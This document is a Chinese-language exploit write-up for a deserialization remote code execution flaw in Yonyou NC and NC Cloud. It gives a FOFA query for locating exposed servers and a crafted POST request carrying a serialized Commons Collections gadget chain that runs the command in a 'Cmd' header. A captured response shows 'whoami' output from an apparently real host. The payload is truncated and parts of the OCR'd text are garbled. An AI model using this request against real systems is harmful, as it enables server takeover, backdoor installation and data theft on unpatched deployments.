


# Y4-58用友-NC-反序列化RCE

## 漏洞描述：

用友 NC及NC Cloud 存在多处反序列化代码执行漏洞，攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个web服务器。

## 网站图片：



## 网络测绘：

### fofa语法：

```
banner="nccloud" || header="nccloud" || (body="platform/yonyou-yyy.js" && body="platform/ca/nccsign.js") || body="window.location.href=\"platform/pub/welcome.do\";" || (body="UFIDA" && body="logo/images") || body="logo/images/ufida_nc.png" || title="Yonyou NC" || body=""
```

" || body="

## 漏洞复现：

### payload:

```
POST /servlet/~uapbs/files/../../uap.bs.dc.server.DcUpdateRESTService HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Cmd: whoami
Accept-Encoding: gzip
Content-Length: 20434

{{unquote("'"'\xac\xed\x00\x05sr\x00\x11java.util.HashSet\xbaD\x85\x95\x96\xb8\xb74\x03\x00\x00pw\x0c\x00\x00\x00\x02?@\x00\x00\x00\x00\x00\x01sr\x004org.apache.commons.cc
```

### 效果图:

Request

<> 数据包扫描 热加载 构造请求

1 POST /servlet/~uapbs/files/./;uap.bs.dc.server.DcUpdateRESTService HTTP/1.1

2 Host : 14.11.11.14:8899

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_14\_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

4 Cmd: whoami

5 Accept-Encoding: gzip

6 Content-Length (auto): 20434

7

8 {{unquote("\xac\xed\x00\x05sr\x00\x11java.util.  
HashSet\xbaD\x85\x95\x96\x8b74\x03\x00\x00xp\x0c\x00\x00\x00\x02?  
@\x00\x00\x00\x00\x01sr\x004org.apache.commons.collections.keyvalue.  
TiedMapEntry\x8a\xad\xd2\x9b9\xc1\x1f\xdb\x02\x00\x02L\x00\x03key\x00\x12Ljava/lang/Object;  
L\x00\x03mapt\x00\x0fLjava/util/Map;xpt\x00\x03foosr\x00\*org.apache.commons.collections.map.  
LazyMapn\xe5\x94\x82\x9ey\x10\x94\x03\x00\x01L\x00\x07factoryt\x00,Lorg/apache/commons/collections/  
Transformer;xpsr\x00.org.apache.commons.collections.functors.  
ChainedTransformer0\xc7\x97\xec\x28z\x97\x04\x02\x00\x01[\x00\x0diTransformerst\x00-[Lorg/apache/  
commons/collections/Transformer;xpur\x00-[Lorg.apache.commons.collections.Transformer;  
\xbdV\*\xf1\xd84\x18\x99\x02\x00\x00xp\x00\x00\x00\x07sr\x00;org.apache.commons.collections.functors.  
ConstantTransformerXv\x90\x11A\x02\xb1\x94\x02\x00\x01L\x00\x09iConstantq\x00~\x00\x03xpvr\x00\*org.  
mozilla.javascript.DefiningClassLoader\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00xpsr\x00:org.  
apache.commons.collections.functors.InvokerTransformer\x87\xe8\xffk\x7b|\xce8\x02\x00\x03  
[\x00\x05iArgst\x00\x13[Ljava/lang/Object;L\x00\x0biMethodNamet\x00\x12Ljava/lang/String;  
[\x00\x0biParamTypest\x00\x12[Ljava/lang/Class;xpur\x00\x13[Ljava.lang.Object;  
\x90\xceX\x9f\x10s\x29I\x02\x00\x00xp\x00\x00\x00\x01ur\x00\x12[Ljava.lang.Class;  
\xab\x16\xd7\xae\xcb\xcdZ\x99\x02\x00\x00xp\x00\x00\x00\x00t\x00\x16getDeclaredConstructoruq\x00~\x0  
0\x1a\x00\x00\x00\x01vq\x00~\x00\x1asq\x00~\x00\x13uq\x00~\x00\x18\x00\x00\x00\x01uq\x00~\x00\x18\x0  
0\x00\x00\x00t\x00\x0bnewInstanceua\x00~\x00\x1a\x00\x00\x00\x01va\x00~\x00\x18sa\x00~\x00\x13ua\x00

Responses 28bytes / 357ms 美化

1 HTTP/1.1 200 OK

2 ENTRY1: 1

3 Set-Cookie: JSESSIONID=FFF27DC13AF37A0034D

4 Date: Sun, 17 Dec 2023 08:29:20 GMT

5 Server: Microsoft-IIS

6 Content-Length: 28

7

8 tiziserver02/administrator

9